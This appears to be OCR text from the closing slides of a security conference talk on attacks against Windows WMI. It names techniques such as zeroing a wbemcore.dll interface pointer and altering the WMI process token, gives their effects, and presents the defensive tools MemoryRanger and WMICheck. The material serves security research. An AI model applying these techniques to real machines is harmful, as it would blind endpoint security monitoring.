


Attack on wbemcore!_g_pEss_m4 (3/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface


Attack: change data to 0

Result:
- Consumer fails to install callback with error code **0x8004100C**
  MessageId: WBEM_E_NOT_SUPPORTED
  MessageText: Not Supported



Attack on Wbemcore!EventDelivery (3/3)


DEMO




The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Sandboxing WMI Service

WMI service interacts with OS, filesystem and registry



Attack on Process Token results in WMI Sandboxing




Set Untrusted Integrity Level

Apps with an Untrusted Integrity Level cannot get write access to the most OS objects.


Revoke SeImpersonatePrivilege

The server cannot impersonate the client unless it holds the SeImpersonatePrivilege privilege. MSDN: ImpersonateNamedPipeClient


Attack on Process Token results in WMI Sandboxing



Attack on Process Token results in WMI Sandboxing



MemoryRanger can prevent DKOM patching of WMI Token structure



Examples of MemoryRanger customization – https://igorkorkin.blogspot.com/search?q=memoryranger

MemoryRanger source code – https://github.com/IgorKorkin/MemoryRanger

Conclusion

WMI design issues :

- Created for performance monitoring and telemetry gathering without security first in mind.
- Widely leveraged by various endpoint security solutions.
- Architectural weaknesses allow bypassing WMI from various attack vectors - mostly one bit change attack rules all the security across WMI policies.


WMICheck provides trustworthy runtime checking to detect WMI attacks.

MemoryRanger can prevent sandboxing WMI service by kernel attack.

Conclusion to conclusion: **attack vectors on WMI can originate in the firmware**

BHUS2022: Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases by Alex Matrosov (CEO Binarly)

Thank you



BINARLY

binarly.io

github.com/binarly-io